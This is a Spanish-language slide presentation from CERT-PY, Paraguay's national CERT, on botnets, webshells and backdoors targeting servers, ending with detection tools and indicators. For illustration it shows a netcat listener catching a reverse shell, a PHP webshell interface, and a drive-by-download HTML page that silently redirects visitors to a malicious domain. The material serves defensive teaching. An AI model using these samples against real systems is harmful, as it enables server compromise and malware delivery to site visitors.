SECRETARÍA NACIONAL DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN

CERT-PY

GOBIERNO NACIONAL
Construyendo Juntos Un Nuevo Rumbo
agendaDigital

BOTNETS, ROOTKITS Y BACKDOORS

SERVIDORES EN LA MIRA DEL CIBERCRIMEN

Disclaimer

Todo el contenido de esta presentación es únicamente con fines didácticos y educativos. El uso indebido de las técnicas y/o conocimientos utilizadas en esta presentación puede ir en contra de las leyes nacionales e internacionales. El autor no se hace responsable por el uso del conocimiento contenido en la siguiente presentación. La información contenida debe ser utilizada únicamente para fines éticos y con la debida autorización.


Riesgos y Amenazas

SECRETARÍA
NACIONAL DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN

CERT-PY


GOBIERNO NACIONAL
Construyendo Juntos Un Nuevo Rumbo
agendaDigital

Ataques DDoS en el mundo




Botnets


Red de equipos infectados (bots o zombies) controlada por el artífice de la botnet (botmaster) de forma remota, por lo general a través de servidores de Comando y Control (C&C).



Botnets (1)


1. Criminal infects your computer with Malware.
THE CYBER CRIMINAL
2. Criminal sends attack orders to servers.
ANATOMY OF A BOTNET ATTACK
FROM CRIMINAL TO TARGET
3. Your infected computer retrieves the orders.
4. Your computer carries out the orders attacking the target.
YOUR PERSONAL COMPUTER
ISP
Your Internet Service Provider may...
• notify you if they detect a known botnet
• block communication with compromised servers
CRIMINALLY CONTROLLED SERVERS
THE TARGET

Estadísticas C&C



¿Por qué servidores?

- Mayor ancho de banda
- Mayor capacidad de procesamiento
- Uptime 24x7x365
- Poca interacción con el usuario
- Mayor exposición desde Internet

¿Para qué servidores?

- DoS/DDoS
- Spam
- Distribución de malware
- Proxies maliciosos
- Click Fraud
- Phishing
- Hacktivismo


¿Cómo entran? ...

SECRETARÍA
NACIONAL DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN


CERT-PY

GOBIERNO NACIONAL
Construyendo Juntos Un Nuevo Rumbo
agendaDigital

Webshell y Backdoors



Webshells


File Edit View History Bookmarks Tools Help
shell.php
Google
Uname: Linux #1 SMP Wed Mar 17 11:30:06 EDT 2010 x86_64 [Google] [milw0rm]
User: 48 (apache) Group: 48 (apache)
Php: 5.2.12 Safe mode: ON [phpinfo] Datetime: 2010-05-04 12:59:05
Hdd: 223.18 GB Free: 204.02 GB (91%)
Cwd: /var/www/vhosts/ /httpdocs/ drwxrwxrwx [home]
UTF-8
Server IP:
Client IP:
[Sec. Info] [Files] [Console] [Sql] [Php] [Safe mode] [String tools] [Bruteforce] [Network] [Self remove]
File manager
Name Size Modify Owner/Group Permissions Actions
[downloads] dir 2010-05-02 16:25:01 drwxr-xr-x R T
[pictures] dir 2010-05-04 00:49:20 drwxr-xr-x R T
index.htm 2.67 KB 2010-05-02 16:48:11 -rw-r--r-- R T E D
logo.png 5.34 KB 2010-05-02 16:14:06 -rw-r--r-- R T E D
shell.php 23.55 KB 2010-05-04 12:58:56 -rw-r--r-- R T E D
Copy >>
Change dir:
/var/www/vhosts/ /httpdocs/
Make dir:
[Writeable]
Execute:
Read file:
Make file:
[Writeable]
Upload file:
Browse...
[Writeable]

Backdoor

Un “hueco” por donde un atacante puede tomar control de un sistema sin necesidad de explotar vulnerabilidades, evitando las medidas de seguridad implementadas.

- Invisibles para el usuario
- Se ejecutan en modo silencioso al iniciar el sistema.
- Pueden tener acceso total a las funciones del host-víctima.
- Son difíciles de eliminar ya que se instalan en carpetas de sistema, registros o cualquier dirección.
- Usa un programa blinder para configurar y disfrazar al servidor

Backdoor (1)

```
root@encode:~# nc -l -v -p 4444
listening on [any] 4444 ...
172.16.212.133: inverse host lookup failed: Unknown server error : Connection timed out
connect to [172.16.212.1] from (UNKNOWN) [172.16.212.133] 34529
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
pwd
/
```

```
/ $ netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
tcp        0      0 0.0.0.0:5357            0.0.0.0:*
tcp        0      0 192.168.1.1:80          0.0.0.0:*
tcp        0      0 0.0.0.0:38777           0.0.0.0:*
udp        0      0 0.0.0.0:1025            0.0.0.0:*
udp        0      0 192.168.1.1:1027        0.0.0.0:*
udp        0      0 127.0.0.1:38032         0.0.0.0:*
udp        0      0 0.0.0.0:42000           0.0.0.0:*
udp        0      0 0.0.0.0:20000           0.0.0.0:*
udp        0      0 0.0.0.0:1701            0.0.0.0:*
udp        0      0 0.0.0.0:53413           0.0.0.0:*
udp        0      0 0.0.0.0:20010           0.0.0.0:*
udp        0      0 0.0.0.0:67              0.0.0.0:*
udp        0      0 0.0.0.0:39000           0.0.0.0:*
udp        0      0 0.0.0.0:1900            0.0.0.0:*
udp        0      0 0.0.0.0:38000           0.0.0.0:*
```

SECRETARÍA
NACIONAL DE TECNOLOGÍAS
DE LA INFORMACIÓN
Y COMUNICACIÓN

CERT-PY

GOBIERNO NACIONAL
Construyendo Juntos Un Nuevo Rumbo
agendaDigital

WELCOME TO HACKER-DEMO

Cómo detectarlos?

Herramientas y técnicas:

- Findbot: http://cbl.abuseat.org/findbot.pl
- Shelldetect: http://shelldetector.com/
- img-analize.sh: script desarrollado por el CERT-PY
- Comandos útiles: grep, find, locate, ps, netstat

Posibles indicadores:

- Nombres de archivos extraños o desconocidos
- Patrones atípicos
- Permisos, dueños y grupos
- Fechas de creación y modificación
- Procesos extraños o desconocidos
- Conexiones y puertos extraños o desconocidos

SECRETARÍA
NACIONAL DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN


CERT-PY

GOBIERNO NACIONAL
Construyendo Juntos Un Nuevo Rumbo
agendaDigital

Servidores como plataforma de distribución de Malware

Drive by Download

- Sólo se requiere que un usuario abra una página web en el navegador para infectarlo.
- El payload malicioso explota una vulnerabilidad y se ejecuta



Drive by Download (1)

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head>
<body>
<script>
  var x = 0
  function go2() { location.replace("http://mp3raid.pw") }
  function go() {
    if(x) return
    x += 1
    try {
      var html = '<form target="_parent" action="http://mp3raid.pw">'
      html += '<input type="hidden" name="" value="" /></form>'
      window.frames[0].document.body.innerHTML = html
      window.frames[0].document.forms[0].submit()
    } catch(e) {
      go2()
    }
  }
</script>
<iframe onload="window.setTimeout('go()', 300)" src="about:blank" style="visibility:hidden">
</iframe>
<script>window.setTimeout('go2()', 9999)</script>
</body>
</html>
```

1	302	HTTP	mp3raid.pw	/
